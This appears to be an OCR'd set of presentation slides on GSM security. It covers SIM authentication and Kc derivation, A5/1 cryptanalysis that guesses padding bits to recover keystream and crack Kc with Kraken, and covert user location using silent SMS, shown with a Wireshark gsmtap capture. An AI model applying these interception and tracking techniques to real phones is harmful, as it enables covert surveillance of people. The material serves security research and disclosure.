
Network verifies **SRES** from mobile phone.

Creating of session key Kc

3. On both sides Kc is created (with use of A8 algorithm):

Ki + RAND @ A8 = **Kc**


4.



If SRES is the same on both sides, network and mobile phone have both the same Kc. That means session key is “exchanged” without being transfered through the network. Encryption is now being done with Kc + A5/x. “Over the air” are transferred only encrypted data.

Cryptanalysis of A5/1

a theory



CONTENT OF DATA BURST IN GSM

72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B

f(Kc)

"ONE-TIME" KEY FOR ENCRYPTION OD DATA STREAM

D1	E8	02	BF	B7	A0	86	BB	37	E3	E3	E8	02

ENCRYPTED MESSAGE (XOR)


A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29

Kraken

Kc

Locating of user in mobile network

We start sending silent SMS'es to a mobile number. During this we observe which TMSI number is receiving (encrypted) data.




Mobile phone user does not detect reception of silent SMS.

Capture and cryptanalysis of A5/1

a practice


5.



A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29


CONTENT OF DATA BURST IN GSM

72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B



- From the “air” we passively capture encrypted data packets.
- With the help of guessing the contents of the GSM burst (guessing the padding bits) we calculate “one-time” encryption key.
- We use cryptanalysis to reconstruct session key Kc.
- In the process we need no access to the SIM card, mobile phone or mobile network!

Non-random padding




No.	Time	Source	Destination	Protocol	Length	Info
7655	108.22745000	127.0.0.1	127.0.0.1	LAPDm	81	S F, func=REJ, N(R)=3
7656	108.37546400	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 6
7657	108.46359600	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA
7658	108.46362500	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=0, N(S)=0 (Fragment)
7659	108.69848500	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=UA
7660	108.80503600	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) Measurement Report
7661	108.84758900	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7662	108.93351100	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
7699	109.16957500	127.0.0.1	127.0.0.1	LAPDm	81	S, func=RR, N(R)=1
7700	109.16960300	127.0.0.1	127.0.0.1	GSM SMS	81	I, N(R)=0, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-DAT
7715	109.31867000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI(DTAP) (RR) System Information Type 5
7727	109.40463500	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2, N(S)=0(DTAP) (SMS) CP-ACK

```
    ..00 0000 0101 0000 = ARFCN: 80
    .0.. .... .... .... = Uplink: 0
    Signal/Noise Ratio (dB): 186
    Signal Level (dBm): 0
    GSM Frame Number: 1527093
    Channel Type: SDCCH/8 (8)
    Antenna Number: 0
    Sub-Slot: 0
▽ Link Access Procedure, Channel Dm (LAPDm)
  ▷ Address Field: 0x0d
  ▷ Control field: U F, func=UA (0x73)
  ▷ Length Field: 0x01
```

```
0020  00 01 bd dd 12 79 00 2f  fe 42 02 04 01 01 00 50   .....y./ .B.....P
0030  ba 00 00 17 4d 35 08 00  00 00 0d 73 01 2b 2b 2b   ....M5.. ...s.+++
0040  2b 2b 2b 2b 2b 2b 2b 2b  2b 2b 2b 2b 2b 2b 2b 2b   ++++++++ ++++++++
0050  2b                                                 +
```

Link Access Procedure, Chann... | Packets: 60598 Displayed: 13503 Marked: 0 | Profile: Default

Random padding



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: gsmtap

Expression... Clear Apply Save GSM RR & MM GSMTAP grprs_attach

